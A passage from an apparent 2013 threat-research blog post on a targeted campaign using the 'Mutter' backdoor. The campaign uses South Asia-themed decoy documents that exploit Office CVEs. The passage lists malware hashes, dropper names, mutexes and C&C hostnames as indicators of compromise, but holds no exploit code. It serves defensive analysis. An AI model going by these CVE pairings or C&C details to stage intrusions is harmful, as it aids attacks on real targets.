http.4pu.com          A 74.228.60.243 <-- Mutter
nay.lobavan.com       A 74.228.60.243
```

The theme of these attacks appears to be South Asia politics. The hints scattered throughout the documents and domain registrant information were laid on pretty thick which is something be wary of. The only legible, sensible decoy document observed so far is revealing of the interests of at least one of the targets of this campaign: namely the military threat of Pakistan against India and its growing relationships with other countries including China. The particular topic of this decoy document also appears to be a common link between most of the targets we have seen: unmanned vehicles.

The timeline below outlines the events specific to Mutter that we had visibility into. This campaign is still ongoing with Mutter callbacks being made to this day.



- Mutter V0.7 compiled – August 2nd, 2010
- "Change of Address.doc" first seen, exploits CVE-2010-3333 – December 7th, 2011
- "Urgent message.doc" first seen, exploits CVE-2010-3333 – March 2nd, 2012
- "2012_3_12.xls" first seen, exploits CVE-2008-3005 – March 22nd, 2012
- Mutter V0.9.6X compiled – August 12th, 2012
- "Pakistan's Indigenous UAV industry" document first seen, exploits CVE-2012-0158 – August 27th, 2012
- Mutter V0.9.6Y compiled – August 28th, 2012
- New installation component for Mutter compiled on October 10th, 2012
- "Tariq Masud" document first seen, exploits CVE-2012-0158 – October 16th, 2012

APPENDIX

Documents

Exploit Document MD5:	b5f4a9aac67b53762ed98fafd067c803
Exploit:	CVE-2012-0158
Exploit Document Filename:	NA
Decoy Document Title:	Pakistan's Indigenous UAV industry
Decoy Document Author:	GOPAL GURUNG
Decoy Document Last Modified:	Aug 2nd 2010
First Seen:	Aug 27th 2012
Exploit Document MD5:	92643bfa4121f1960c43c78a3d53568b
Exploit:	CVE-2008-3005
Exploit Document Filename:	2012_3_12.xls
Decoy Document Title:	NA

Decoy Document Author:	NA
Decoy Document Last Modified:	Jan 26th 2003
First Seen:	Mar 22nd 2012
Exploit Document MD5:	4d5a235048e94579aab0062057296186
Exploit:	CVE-2010-3333
Exploit Document Filename:	Change of Address.doc
Decoy Document Title:	Tele: 2619 4428
Decoy Document Author:	kdly
Decoy Document Last Modified:	Dec 6th 2011
First Seen:	Dec 7th 2011
Exploit Document MD5:	589f10e2efdd98bfbdc34f247b6a347f
Exploit:	CVE-2010-3333
Exploit Document Filename:	Urgent message.doc
Decoy Document Title:	NA
Decoy Document Author:	Administrator
Decoy Document Last Modified:	Feb 2nd 2003
First Seen:	Mar 2nd 2012
Exploit Document MD5:	fd9777c90abb4b758b4aff29cfd68b98
Exploit:	CVE-2012-0158
Exploit Document Filename:	NA
Decoy Document Title:	Tariq Masud
Decoy Document Author:	Haroon-ur-Rashid/Administrator
Decoy Document Last Modified:	Sept 11 2012
First Seen:	

Malware

Dropper Filename:	update.exe
Dropper MD5:	725fc0d7a8e7b9e01a83111619744b6f
DLL Filename:	msdsp.dll
Mutex:	654234576804d
C&C Host:	cdind.antivirup.com:8081

Decoded 'i' Value:	V0.9.6Y-SN1-<hostname>-<IP address>
Compile Time:	Aug 28th 2012
Dropper Filename:	igfxtray.exe
Dropper MD5:	681a014e9d221c1003c54a2a9a1d9df8
DLL Filename:	winsups.dll
Mutex:	mqe45tex13fw14op0
C&C Host:	http.4pu.com:80
Decoded 'i' Value:	V0.7-SN0-<hostname>h;-<IP address>
Compile Time:	Aug 28th 2012
Dropper Filename:	NA
Dropper MD5:	6aac76fc8309e29ea8a7afea48ae9b29
DLL Filename:	msdsp.dll
Mutex:	654234576804d
C&C Host:	oracledata.ns01.us:80
Decoded 'i' Value:	V0.9.6X-SN1-<hostname>-<IP address>
Compile Time:	Aug 12th 2012
Dropper Filename:	ctfmon.exe
Dropper MD5:	d5640ae049779bbb068eff08616adb95
DLL Filename:	winsups.dll
Mutex:	mqe45tex13fw14op0
C&C Host:	mydns.dns2.us:443
Decoded 'i' Value:	V0.7-SN0-<hostname>-<IP address>
Compile Time:	Aug 2nd 2010
Dropper Filename:	igfxtray.exe
Dropper MD5:	681a014e9d221c1003c54a2a9a1d9df8
DLL Filename:	winsups.dll
Mutex:	mqe45tex13fw14op0
C&C Host:	http.4pu.com:80
Decoded 'i' Value:	V0.7-SN0-<hostname>-<IP address>
Compile Time:	Aug 2nd 2010
Dropper Filename:	igfxpers.exe

Dropper MD5:	06d5dddd4c349f666d84a91d6edc4f8d
DLL Filename:	msdsp.dll
Mutex:	NA
C&C Host:	NA
Decoded 'i' Value:	NA
Compile Time:	

Thanks to Darien Kindlund for his assistance in research.

This entry was posted on Wed Apr 17 15:49:57 EDT 2013 and filed under Advanced Malware, Blog, James T. Bennett, Targeted Attack and Threat Research.

Company
Careers
Press Releases
Webinars
Events
Investor Relations

Incident?
Contact Us
Communication Preferences
Report Security Issue
Supplier Documents
Legal Documentation

LinkedIn
Twitter
Facebook
Google+
YouTube
Podcast
Glassdoor

Contact Us:
877-FIREEYE (877-347-3393)

Privacy & Cookies Policy | Safe Harbor